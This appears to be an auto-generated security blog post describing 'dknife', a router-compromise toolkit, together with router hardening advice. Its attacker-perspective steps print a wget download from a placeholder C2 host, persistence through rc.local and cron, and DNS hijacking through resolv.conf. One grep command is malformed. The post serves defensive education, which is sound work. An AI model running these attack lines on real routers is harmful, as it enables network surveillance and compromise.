Listen to this Post
Introduction:

A new and stealthy Linux-based toolkit named “dknife” is surgically compromising routers to become the ultimate insider threat. By hijacking internet traffic at the gateway, this tool enables attackers to conduct pervasive surveillance, steal sensitive data, and deploy secondary malware payloads to every device on a network. Its sophistication lies in its ability to mimic legitimate traffic and evade conventional detection, making it a premier tool for persistent cyber-espionage campaigns.
Learning Objectives:
- Understand the infection vector and persistence mechanisms of the dknife router toolkit.
- Learn to identify signs of Gateway DNS and ARP compromise within your network.
- Implement hardening strategies for routers and network infrastructure to mitigate such threats.
You Should Know:
1. Initial Compromise and Persistence on Embedded Routers
The dknife attack chain begins by exploiting weak credentials or unpatched vulnerabilities on the router’s administrative interface. Once access is gained, the attacker uploads the toolkit, which is designed for embedded Linux environments commonly found in SOHO routers. Persistence is often achieved by modifying startup scripts or leveraging the router’s cron scheduler.
Step‑by‑step guide explaining what this does and how to use it.
Attackers’ Perspective (For Understanding): After gaining shell access via `telnet` or ssh, the attacker transfers the `dknife` binary using `wget` or `curl` from a C2 server.
wget http://malicious-server.local/dknife -O /tmp/.dknife; chmod +x /tmp/.dknife
Establishing Persistence: The attacker edits a common auto-start file like `/etc/rc.local` or creates a cron job to ensure the malware survives reboots.
echo "/tmp/.dknife --daemonize" >> /etc/rc.local
 Or for a cron job
(crontab -l 2>/dev/null; echo "@reboot /tmp/.dknife") | crontab -
Defender’s Check: To investigate, examine these files and processes. On the router CLI (if available) or via a network scan, look for unknown binaries.
 List running processes and look for anomalies
ps aux | grep -vE "[|ssh|telnet"
 Check common persistence locations
cat /etc/rc.local
crontab -l
2. Traffic Interception via DNS and ARP Poisoning
The core function of dknife is to silently redirect and inspect traffic. It primarily achieves this by compromising the router’s DNS settings and performing ARP spoofing on the local network, forcing all devices to route their traffic through the attacker-controlled router.
Step‑by‑step guide explaining what this does and how to use it.
DNS Hijacking: dknife modifies the router’s DNS resolver configuration (/etc/resolv.conf or dnsmasq config) to point to a malicious DNS server. This allows the attacker to resolve legitimate domain names (e.g., online banking, email) to IP addresses they control.
 Malicious alteration of resolv.conf
echo "nameserver 192.168.1.254" > /etc/resolv.conf
Defender’s Mitigation: Verify DNS settings on clients and the router. Use secure, hard-coded DNS like Cloudflare (1.1.1.1) or Google (8.8.8.8). On Windows, check with:
Get-DnsClientServerAddress
On Linux:
cat /etc/resolv.conf
3. SSL/TLS Inspection and Credential Harvesting
To decrypt sensitive traffic, dknife may attempt to perform SSL/TLS interception. This often involves generating a fake root Certificate Authority (CA) and forcing devices on the network to trust it, allowing the toolkit to decrypt HTTPS traffic.
Step‑by‑step guide explaining what this does and how to use it.
The Man-in-the-Middle (MITM) Attack: The attacker uses a tool like `mitmproxy` bundled within dknife. Traffic is redirected through this proxy, which presents forged certificates for visited sites.
Defender’s Detection: Users should pay attention to browser SSL certificate warnings. System administrators can audit installed certificates. On Windows, check via:
Get-ChildItem -Path Cert:\LocalMachine\Root | Format-List Subject, Thumbprint
On Linux (Debian-based):
ls /usr/share/ca-certificates/ && ls /etc/ssl/certs/
4. Network Scanning and Lateral Movement
Once the router is compromised, dknife uses the privileged position to scan the internal network for vulnerable devices (like IoT cameras, NAS devices) and spread malware to them, turning the entire network into a botnet.
Step‑by‑step guide explaining what this does and how to use it.
Internal Reconnaissance: The toolkit may run silent `nmap` scans or use custom scripts.
 Example of a simple ARP scan to discover live hosts
arp-scan --localnet
Defender’s Counter-Scan: Regularly scan your own network from a trusted segment to find unauthorized listeners or suspicious connections.
 Use nmap to find open ports on your router's internal IP
nmap -sT -p- 192.168.1.1
5. Detection and Forensic Analysis
Detecting dknife requires a focus on network anomalies and router integrity checks, as endpoint antivirus may not see the threat residing on the network appliance.
Step‑by‑step guide explaining what this does and how to use it.
Monitor for Anomalies: Use network monitoring tools to detect unexpected DNS servers or increased ARP traffic. Tools like `Wireshark` or `tcpdump` are essential.
 Capture DNS traffic on the router's internal interface
tcpdump -i br0 -vvv port 53
Router Integrity Check: If possible, obtain a known-good configuration backup or firmware checksum from the manufacturer. Compare running configurations and checksums of critical files.
 Example checksum check on a suspect binary
sha256sum /tmp/.dknife
 Cross-reference with known good firmware hashes
6. Hardening Your Router and Network
Prevention is the most effective defense against threats like dknife.
Step‑by‑step guide explaining what this does and how to use it.
Change Default Credentials: Use strong, unique passwords for the router admin panel and SSH/Telnet.
Disable Remote Management: Turn off WAN-side administrative access.
Update Firmware Religiously: Enable automatic updates if available, or set a quarterly review calendar.
Implement Network Segmentation: Place IoT devices on a separate VLAN from workstations and servers.
Use DNSSEC and DNS-over-HTTPS (DoH): Configure clients or the router to use DoH to bypass local DNS poisoning. For example, in Firefox, enable DoH in network settings.
What Undercode Say:
- Gateway = Ground Zero: The router is no longer just a passive pipe; it is the single most critical threat vector in a modern network. Its compromise represents a total network failure state.
- Trust No Traffic: The assumption that internal network traffic is safer than external traffic is obsolete. Zero-Trust architectures that encrypt and authenticate all east-west traffic are becoming essential, not optional.
This toolkit signifies a shift towards more fundamental, infrastructure-level attacks. Defenders must expand their security perimeter to include networking hardware itself, applying the same rigor of patch management, least-privilege access, and monitoring typically reserved for servers and workstations.
Prediction:
The success of dknife will catalyze the development of similar, more advanced toolkits targeting not just routers but other network edge devices like VPN concentrators, SD-WAN appliances, and cloud firewalls. We will see an escalation in “firmware-blind” attacks, where malicious code is injected directly into device memory, making forensic analysis even harder. This will drive the accelerated adoption of hardware-based root of trust and secure boot mechanisms for all network infrastructure, moving cybersecurity into a new era where the integrity of the network’s foundation is paramount.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Jorgelaurel Dknife – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


